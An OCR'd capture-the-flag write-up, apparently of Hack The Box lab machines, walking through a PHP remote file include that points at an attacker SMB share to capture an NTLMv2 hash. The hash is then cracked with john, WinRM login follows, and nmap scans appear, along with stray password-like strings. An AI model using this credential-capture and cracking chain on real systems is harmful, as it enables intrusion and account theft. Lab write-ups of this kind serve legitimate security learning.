
4.


5.

6.



TASK 6
What does NTLM stand for?
*** ********** *** ******
New Technology Lan Manager
Hide Answer

7.



TASK 7
Which flag do we use in the Responder utility to specify the network interface?
**
-i
Hide Answer


(dylan㉿kali)-[~/Downloads]
$ responder --help
NBT-NS, LLMNR & MDNS Responder 3.1.4.0
To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
Usage: responder -I eth0 -w -d
or:
responder -I eth0 -wd
Options:
--version show program's version number and exit
-h, --help show this help message and exit
-A, --analyze Analyze mode. This option allows you to see NBT-NS,
BROWSER, LLMNR requests without responding.
-I eth0, --interface=eth0
Network interface to use, you can use 'ALL' as a
wildcard for all interfaces
pwnmeow
egotisticalsw
admin
(dylan㉿kali)-[~/Downloads]
$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
(dylan㉿kali)-[~/Downloads]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=8.88 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=8.22 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=8.48 ms
^C
— 8.8.8.8 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 8.223/8.525/8.875/0.268 ms
(dylan㉿kali)-[~/Downloads]
$ whois http://unika.htb/

8.



TASK 8
There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?.
**** *** *****
john the ripper
Hide Answer

9.



I used responder to specify to the target.

To capture events I tried to open file using the IP and a shared folder name



Warning: include(\\10.10.15.77\SHAREFILEHTB): Failed to open stream: Permission denied in **C:\xampp\htdocs\index.php** on line **11**


Warning: include(): Failed opening '//10.10.15.77/ShareFileHTB' for inclusion (include_path='\xampp\php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**

I got response which I placed in a file

I used john to crack the hash and got the following results

```
┌──(root㉿kali)-[/home/dylan/Downloads]
└─# john -w=/usr/share/wordlists/rockyou.txt jhn
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton        (Administrator)
1g 0:00:00:00 DONE (2024-07-27 14:04) 6.250g/s 25600p/s 25600c/s 25600C/s slimshady..oooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/dylan/Downloads]
└─#
```


10.
I had to run a more verbose nmap for this




```
rtt min/avg/max/mdev = 231.583/232
.520/233.457/0.937 ms

┌──(dylan㉿kali)-[~/Downloads]
└─$ nmap -sV -sC -T4 -Pn -p- 10.129.9.177 --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 14:
18 EAT
Nmap scan report for unika.htb (10.129.9.177)
Host is up (0.23s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/
8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: Unika
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.67 seconds

┌──(dylan㉿kali)-[~/Downloads]
```


11.

For this I used evil-wirm tool because it has a windows remote management package



I navigated to Mikes directory where the flag was

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/10/2022   4:51 AM                Desktop


cd*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> dir


    Directory: C:\Users\mike\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/10/2022   4:50 AM             32 flag.txt


*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```




Conclusion

- In this section I learnt how to use john the ripper to crack a hash value. I also learnt how gather more information by just manipulating the url.


Very Easy

- The first thing was to spawn machine




Questions


1.





```
┌──(root㉿kali)-[/home/dylan/Downloads]
└─# nmap -sC -sV 10.129.14.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 14:38 EAT
Nmap scan report for 10.129.14.56
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Toppers
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 22.48 seconds
```

2.






3.



I added thetoppers hostname and Ip


4.


There are many tools for dns enumeration. Tools like wfuzz, virustotal, dnsdumpster etc. I decided to go with gobuster



